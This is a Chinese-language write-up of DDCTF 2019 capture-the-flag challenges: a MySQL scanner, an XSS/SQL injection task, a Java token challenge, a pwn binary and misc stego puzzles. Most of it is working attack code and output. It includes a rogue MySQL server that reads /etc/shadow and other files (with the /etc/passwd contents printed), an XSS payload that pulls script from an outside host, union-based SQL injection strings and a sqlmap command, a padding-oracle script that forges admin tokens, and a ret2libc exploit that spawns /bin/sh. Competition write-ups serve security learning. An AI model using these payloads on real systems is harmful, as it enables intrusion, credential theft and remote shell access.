           url = base_url + '/ctf/api/remove_robot?id=%s&ticket=%s' % (your_id, your_ticket)
           r = data[0]['session'].get(url)
           print(r.json())
           time.sleep(1)

           url = base_url + '/ctf/api/get_flag'
           r = data[0]['session'].get(url)
           print(r.json())
           if '■■■■■■■■■■■' in r.json()['msg']:
               print(r.json()['data'][0])
               break

   except Exception as e:
       print(e)
       pass
```


得到flag，另外本题有非预期解，详见下一题。

```
{'code': 200, 'data': ['DDCTF{chiken_dinner_hyMCX[n47Fx)}'], 'msg': '■■■■■■■■■■■'}
```

mysql弱口令

http://117.51.147.155:5000/index.html#/scan

部署[agent.py](agent.py)再进行扫描哦~


请先在想要扫描的服务器上运行agent.py文件中的代码，再填写IP、端口号进行mysql弱口令扫描

IP: 请输入ip

端口: 请输入端口(数字)

扫 描

题目是一个mysql弱口令扫描器，输入主机IP及mysql端口可以进行扫描，扫描器会先连接`agent.py`起的端口8123，并且通过命令`netstat -ntlp`检查主机端口开放情况，会检查是否存在`mysqld`进程。以前遇到的sql题目，一般我们作为客户端，对服务端进行注入等恶意攻击，这题刚好相反，题目是一个扫描

1. 用`mysql ■■ ■■■ ■■`作为关键字搜索，可以找到不少文章

[MySQL LOAD DATA 读取客户端任意文件]()

原理是在mysql客户端连接到服务端的时候可以请求客户端的本地文件，可以通过伪造 `file-transfer` 请求实现任意文件读取，使用文章里面提到的工具：

https://github.com/allyshka/Rogue-MySql-Server


可以修改端口，以及修改filelist为我们想读取的文件

```
filelist = (
   '/etc/shadow',
)
```

1. 下载并启动`agent.py`，由于扫描器会检查是否有mysqld进程，可以将`python`软链接成`mysqld`再启动`rogue_mysql_server.py`。

```
ln -s /usr/bin/python mysqld
mysqld rogue_mysql_server.py
```

1. 在扫描器中输入伪造MySQL服务的IP和端口，注意脚本都要用root权限运行，不然会出错。首先测试了一下读取`/etc/passwd`



```
# kira @ k1r4 in ~/web/ddctf [17:11:51]
$ sudo python agent.py
[sudo] password for kira:
Listening on localhost:8123

----- Request Start ----->

('request_path :', '/')
('self.headers :', <mimetools.Message instance at 0x7f08cd227680>)
<----- Request End -----

117.51.147.155 - - [16/Apr/2019 17:12:33] "GET / HTTP/1.1" 200 -
```

```
# kira @ k1r4 in ~/web/ddctf [17:11:55]
$ sudo ./mysqld rogue_mysql_server.py
error: uncaptured python exception, closing channel <__main__.http
_request_handler connected 117.51.147.155:44712 at 0x7f84df075f80>
 (<type 'exceptions.ValueError'>: [/usr/lib/python2.7/asyncore.py|
read|83] [/usr/lib/python2.7/asyncore.py|handle_read_event|449] [/
usr/lib/python2.7/asynchat.py|handle_read|147] [rogue_mysql_server
.py|found_terminator|184])
```

```
# kira @ k1r4 in ~/web/ddctf [17:11:48]
$ tail -f mysql.log
2019-04-16 17:12:33,756:INFO:Conn from: ('117.51.147.155', 44712)
2019-04-16 17:12:33,797:INFO:Last packet
2019-04-16 17:12:33,836:INFO:Query
2019-04-16 17:12:33,877:INFO:-- result
2019-04-16 17:12:33,877:INFO:Result: '\x02root:x:0:0:root:/root:/bin
/bash\nbin:x:1:1:bin:/bin:/sbin/nologin\ndaemon:x:2:2:daemon:/sbin:/
sbin/nologin\nadm:x:3:4:adm:/var/adm:/sbin/nologin\nlp:x:4:7:lp:/var
/spool/lpd:/sbin/nologin\nsync:x:5:0:sync:/sbin:/bin/sync\nshutdown:
x:6:0:shutdown:/sbin:/sbin/shutdown\nhalt:x:7:0:halt:/sbin:/sbin/hal
t\nmail:x:8:12:mail:/var/spool/mail:/sbin/nologin\noperator:x:11:0:o
perator:/root:/sbin/nologin\ngames:x:12:100:games:/usr/games:/sbin/n
ologin\nftp:x:14:50:FTP User:/var/ftp:/sbin/nologin\nnobody:x:99:99:
Nobody:/:/sbin/nologin\nsystemd-network:x:192:192:systemd Network Ma
nagement:/:/sbin/nologin\ndbus:x:81:81:System message bus:/:/sbin/no
login\npolkitd:x:999:998:User for polkitd:/:/sbin/nologin\nrpc:x:32:
32:Rpcbind Daemon:/var/lib/rpcbind:/sbin/nologin\nrpcuser:x:29:29:RP
C Service User:/var/lib/nfs:/sbin/nologin\nnfsnobody:x:65534:65534:A
nonymous NFS User:/var/lib/nfs:/sbin/nologin\nsshd:x:74:74:Privilege
-separated SSH:/var/empty/sshd:/sbin/nologin\npostfix:x:89:89::/var/
spool/postfix:/sbin/nologin\nchrony:x:998:995::/var/lib/chrony:/sbin
/nologin\ntcpdump:x:72:72::/:/sbin/nologin\ndc2-user:x:1000:1000::/h
ome/dc2-user:/bin/bash\nmysql:x:27:27:MySQL Server:/var/lib/mysql:/b
in/bash\nmongod:x:997:994:mongod:/var/lib/mongo:/bin/false\nnginx:x:
996:993:Nginx web server:/var/lib/nginx:/sbin/nologin\n'
2019-04-16 17:12:33,877:INFO:-- result
2019-04-16 17:12:33,877:INFO:Result: '\x03'
2019-04-16 17:12:33,878:INFO:Last packet
```

1. 开始各种读文件的找FLAG之旅

读取`/proc/self/cmdline` 可以看到启动命令

```
/home/dc2-user/ctf_web_2/ctf_web_2/bin/python2 /home/dc2-user/ctf_web_2/ctf_web_2/bin/gunicorn didi_ctf_web2:app -b 127.0.0.1:
```

是flask起的web，读取`/home/dc2-user/ctf_web_2/app/main/views.py`，里面有提示flag在security数据库的flag表里面：

```
# flag in mysql  curl@localhost database:security  table:flag
```

读取mysql的数据库文件`/var/lib/mysql/security/flag.ibd`，flag明文存放在数据库中

```
# kira @ k1r4 in ~/web/ddctf [21:09:55]
$ strings flag.ibd
z[jx
infimum
supremum
DDCTF{0b5d05d80cceb4b85c8243c00b62a7cd}
```

番外篇：读取一下`/home/dc2-user/.bash_history`，发现了有趣的东西，这个服务器还有`ctf_web_1`

```
mv ctf.zip  /home/dc2-user/ctf_web_1/web_1
```

猜测存在文件`/home/dc2-user/ctf_web_1/web_1/main/views.py`，直接拿到了吃鸡那题的flag，这就是上面提到的非预期解。

```
from flask import jsonify, request,redirect
from app import mongodb
from app.unitis.tools import get_md5, num64_to_32
from app.main.db_tools import get_balance, creat_env_db, search_bill, secrity_key, get_bill_id
import uuid
from urllib import unquote

mydb = mongodb.db

flag = '''DDCTF{chiken_dinner_hyMCX[n47Fx)}'''
```

欢迎报名DDCTF


http://117.51.147.2/Ze02pQYLf5gGNyMn/

提示xss，尝试把html源码x回来，payload：`<script src=//xsspt.com/NyU2Mx></script>`，获取到`admin.php`的html源码

```
<html lang="en"><head>
   <meta charset="UTF-8">
   <!--■■30■■■■■-->
   <meta http-equiv="refresh" content="30">
   <title>DDCTF■■■■</title>
<script type="text/javascript" src="https://xsspt.com/js/html2canvas.js"></script></head>
<body>
   <table align="center">
       <thead>
           <tr>
               <th>■■</th>
               <th>■■</th>
               <th>■■</th>
               <th>■■</th>
           </tr>
       </thead>
       <tbody>
           <!-- ■■■■■■ -->
                       <tr>
               <td> 321 </td>
               <td> 3333 </td>
               <td>  <script src="//xsspt.com/NyU2Mx"></script> </td>
               <td> 2019-04-17 02:02:46 </td>

           </tr>
                       <tr>
               <td>
                   <a target="_blank" href="index.php">■■</a>
               </td>
           </tr>
           <!-- <a target="_blank"  href="query_aIeMu0FUoVrW0NWPHbN6z4xh.php"> ■■ </a>-->
       </tbody>
   </table>


</body></html>
```

访问http://117.51.147.2/Ze02pQYLf5gGNyMn/query_aIeMu0FUoVrW0NWPHbN6z4xh.php提示需要参数id，添加参数后没有回显。

下午各种测试无回显，晚上进行测试发现是


Raw Params Headers Hex

```
GET
/Ze02pQYLf5gGNyMn/query_aIeMu0FUoVrW0NWPHbN6z4xh.php?id=-1%bf%27+union+select+1,2,3,4,5%23
HTTP/1.1
Host: 117.51.147.2
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/72.0.3626.121 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,zh-TW;q=0.8
Connection: close
```

Raw Headers Hex HTML Render

```
HTTP/1.1 200 OK
Date: Wed, 17 Apr 2019 12:39:27 GMT
Server: Apache
Vary: Accept-Encoding
Content-Length: 83
Connection: close
Content-Type: text/html;charset=gbk

username:2<hr/>title:3<hr/>content:4<hr/>time:5<hr/>
<title>List Query API</title>
```

，简单测试一下

然后开始手工注入

```
id=-1%bf%27+union+select+1,2,3,4,group_concat(schema_name)+from+information_schema.schemata%23

information_schema,ctfdb,say

###########################
id=-1%bf%27+union+select+1,2,3,4,group_concat(table_name)+from+information_schema.tables+where+table_schema=concat(char(99),ch

ctf_fhmHRPL5

###########################
id=-1%bf%27+union+select+1,2,3,4,group_concat(column_name)+from+information_schema.columns+where+table_name=concat(char(99),ch

ctf_value
```

```
##########################
id=-1%bf%27+union+select+1,2,3,4,ctf_value+from+ctfdb.ctf_fhmHRPL5%23
```

```
DDCTF{GqFzOt8PcoksRg66fEe4xVBQZwp3jWJS}
```

当然用sqlmap也是可以的，命令如下：

```
python sqlmap.py -u "http://117.51.147.2/Ze02pQYLf5gGNyMn/query_aIeMu0FUoVrW0NWPHbN6z4xh.php?id=1" --tamper unmagicquotes --db
```

再来1杯Java

绑定Host访问：

116.85.48.104 c1n0h7ku1yw24husxkxxgn3pcbqu56zj.ddctf2019.com

提示1：JRMP


http://c1n0h7ku1yw24husxkxxgn3pcbqu56zj.ddctf2019.com:5023/

进入网站提示：`Try to become an administrator.`，留意到cookie中有token字段，在
http://c1n0h7ku1yw24husxkxxgn3pcbqu56zj.ddctf2019.com:5023/api/account_info
中可以查询到解密结果为`{"id":100,"roleAdmin":false}`，那么思路就是CBC字节反转，伪造token为`{"id":100,"roleAdmin":true}`，脚本如下：

```
import requests

def sxor(a,b):
   return ''.join([chr(ord(x)^ord(y)) for x,y in zip(a,b)])

def pad(string,N):
   l=len(string)
   if l!=N:
       return string+chr(N-l)*(N-l)

def get_api(ciphertext):
   req_header={'X-Forwarded-For': '113.71.226.6',
'User-Agent':'Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/52.0.2743.116 Safari/537
'Host':'c1n0h7ku1yw24husxkxxgn3pcbqu56zj.ddctf2019.com:5023',
'Referer':'http://c1n0h7ku1yw24husxkxxgn3pcbqu56zj.ddctf2019.com:5023/home',
'Cookie':'token={}'.format(ciphertext.encode('base64')[:-1]),
}
   s = requests.session()
   rsp=s.get('http://c1n0h7ku1yw24husxkxxgn3pcbqu56zj.ddctf2019.com:5023/api/gen_token', headers=req_header,timeout=2,verify=F
   return(rsp.content)

def padding_oracle(cipher, N):
   get = ""
   for i in xrange(1, N + 1):
       for j in xrange(0, 256):
           padding = sxor(get, chr(i) * (i - 1))
           c = chr(0) * (N - i) + chr(j) + padding + cipher
           payload='PadOracle:iv/cbc' + c
           get_api_return=get_api(payload)
           if "decrypt err~" not in get_api_return:
               get = chr(j ^ i) + get
               # print(get.encode('hex'))
               break
   return get

token = 'UGFkT3JhY2xlOml2L2NiY8O+7uQmXKFqNVUuI9c7VBe42FqRvernmQhsxyPnvxaF'.decode('base64')
ciphertxt = token[16:]
iv = token[:16] # PadOracle:iv/cbc
org_plaintxt = '{"id":100,"roleAdmin":false}\x04\x04\x04\x04'
evil_plaintxt = '{"id":100,"roleAdmin":true}\x05\x05\x05\x05\x05'

ciphertxt2 = ciphertxt[16:]
imtermediary2 = sxor(org_plaintxt[16:],ciphertxt[:16])
# print imtermediary2.encode('hex')
ciphertxt1 = sxor(evil_plaintxt[16:],imtermediary2)
# print sxor(imtermediary2,evil_plaintxt[16:]).encode('hex'),evil_plaintxt[16:]
```

```
imtermediary1 = padding_oracle(ciphertxt1, 16)
# print imtermediary1.encode('hex')
iv_fixed = sxor(imtermediary1,org_plaintxt[:16])
#
print (iv_fixed+ciphertxt1+ciphertxt2).encode('base64')
```

修改token为e/0YtlMi8D4jOD4Uk+gE2sO+7uQmXLN5LEM2W9Y6VRa42FqRvernmQhsxyPnvxaF



得到了一个1.txt

```
Try to hack~
Hint:
1. Env: Springboot + JDK8(openjdk version "1.8.0_181") + Docker~
2. You can not exec commands~
```

发现可以任意文件读取 http://c1n0h7ku1yw24husxkxxgn3pcbqu56zj.ddctf2019.com:5023/api/fileDownload?fileName=/etc/passwd

/proc/self/fd/xxx 可以查看该进程打开的文件，经测试访问 /api/fileDownload?fileName=/proc/self/fd/15 拿到网站源码

反编译class文件后拿到java源码，有一个DeserializeDemoController比较可疑

fastjson 版本是 1.2.51 好像没有漏洞，而且用了SerialKiller。1.txt 提示无法执行命令。

【未完待续】

MISC


[PWN] strike

```
[*] '/home/kira/pwn/ddctf/xpwn'
   Arch:     i386-32-little
   RELRO:    Partial RELRO
   Stack:    No canary found
   NX:       NX enabled
   PIE:      No PIE (0x8048000)
```

漏洞一：无初始化内存，导致内存泄露

```
int __cdecl sub_80485DB(FILE *stream, FILE *a2)
{
 int v2; // eax
 char buf; // [esp+0h] [ebp-48h]

 printf("Enter username: ");
 v2 = fileno(stream);
 read(v2, &buf, 0x40u);
 return fprintf(a2, "Hello %s", &buf);
}
```

动态调试，可以发现内存里面有栈地址，以及libc地址，填充0x28位字符，即可泄露



```
pwndbg> stack 30
00:0000│ esp      0xff917890 —▸ 0xf7f69d60 (_IO_2_1_stdout_) ◂— 0xfbad2887
01:0004│          0xff917894 —▸ 0x80487e1 ◂— dec    eax /* 'Hello %s' */
02:0008│          0xff917898 —▸ 0xff9178a0 ◂— 0x31313131 ('1111')
03:000c│          0xff91789c —▸ 0xff917918 —▸ 0xf7dc3dc8 ◂— jbe    0xf7dc3df5 /* 'v+' */
04:0010│ eax ecx  0xff9178a0 ◂— 0x31313131 ('1111')
... ↓
0d:0034│          0xff9178c4 ◂— 0xa313131 ('111\n')
0e:0038│          0xff9178c8 —▸ 0xff917958 ◂— 0x0
0f:003c│          0xff9178cc —▸ 0xf7e1d005 (setbuf+21) ◂— add    esp, 0x1c
10:0040│          0xff9178d0 —▸ 0xf7f69d60 (_IO_2_1_stdout_) ◂— 0xfbad2887
11:0044│          0xff9178d4 ◂— 0x0
```

漏洞二：输入长度为有符号数，长度判断没有判断是否为负数，导致栈溢出

```
int __cdecl main(int a1)
{
 int v1; // eax
 char buf; // [esp+0h] [ebp-4Ch]
 size_t nbytes; // [esp+40h] [ebp-Ch]
 int *v5; // [esp+44h] [ebp-8h]

 v5 = &a1;
 setbuf(stdout, 0);
 input_name(stdin, stdout);
 sleep(1u);
 printf("Please set the length of password: ");
 nbytes = get_int();
 if ( (signed int)nbytes > 63 ) // ■■■■
 {
   puts("Too long!");
   exit(1);
 }
 printf("Enter password(lenth %u): ", nbytes);
 v1 = fileno(stdin);
 read(v1, &buf, nbytes);
 puts("All done, bye!");
 return 0;
}
```

长度那里输入-1，即可获得4294967295长度的输入，不过这里不是一般的栈溢出，具体需要分析汇编代码


```
.text:08048732                 add     esp, 10h
.text:08048735                 mov     eax, 0
.text:0804873A                 lea     esp, [ebp-8]
.text:0804873D                 pop     ecx
.text:0804873E                 pop     ebx
.text:0804873F                 pop     ebp
.text:08048740                 lea     esp, [ecx-4]
.text:08048743                 retn
```

留意到程序最后lea esp, [ecx-4]，那么要控制esp就需要控制ecx。而ecx的值为ebp-8处的值，那么我们需要覆盖ebp-8为我们可控的栈空间地址。通过漏洞一，已经知道栈地址和libc基址，可

```
p.sendlineafter('username: ','1'*0x27)
p.recvuntil('1'*0x27+'\n')
stack = u32(p.recv(4))
success(hex(stack))
libc.address = u32(p.recv(4)) - libc.sym['setbuf'] - 21
success(hex(libc.address))
p.sendlineafter('password: ','-1')
p.sendlineafter('): ',flat(libc.sym['system'],0,libc.search('/bin/sh').next()).ljust(68,'a')+p32(stack-0x4c+4))
p.recvuntil('bye!\n')
p.interactive()
```

wireshark

检查http包的过程中，发现有PNG的文件头，提取图片找到一个钥匙图片，调整一下分辨率，发现底部有一个key



```
key:57pmYyWt
```

继续查找，还发现两个一样的美女傻笑图，不过有一张特别大。

然后根据跟踪http的信息，可以猜测出题人使用在线加密工具（ 地址是：http://tools.jb51.net/aideddesign/img_add_info ），将flag隐藏在图片中，密码就是刚刚找到的key。

```
GET /aideddesign/img_add_info HTTP/1.1
Host: tools.jb51.net
User-Agent: curl/7.54.0
Accept: */*
```

使用刚才找到的较大那张美女傻笑图，用key进行解密，可以得到隐藏的信息

```
■■■■■■■■■■■flag+AHs-44444354467B5145576F6B63704865556F32574F6642494E37706F67495773463034695 26A747D+AH0-
```

HEX解一下得到flag

```
DDCTF{QEWokcpHeUo2WOfBIN7pogIWsF04iRjt}
```

北京地铁

Color Threshold

提示：AES ECB密钥为小写字母

提示2：密钥不足位用\0补全

提示3：不要光记得隐写不看图片本身啊...

下载地址

RGB LSB隐写得到密文`iKk/Ju3vu4wOnssdIaUSrg==`

秘钥需要在图片上寻找了。题目提示`Color threshold`，所以是在颜色上做文章。经观察，魏公村站颜色与同路线略有不同，所以尝试密码`weigongcun\x00\x00\x00\x00\x00\x00`，使用AES-ECB解密，成功得

```
from Crypto.Cipher import AES
AEScipher = AES.new('weigongcun\x00\x00\x00\x00\x00\x00',1)
print(AEScipher.decrypt('iKk/Ju3vu4wOnssdIaUSrg=='.decode('base64')))
```

联盟决策大会

为了共同的利益，【组织1】和【组织2】成立了联盟，并遵守共同约定的协议。为了让协议的制定和修改更加公平，组织1和组织2共同决定：当三位以上【组织1】成员和三

以下为使用到的7个十六进制常数：

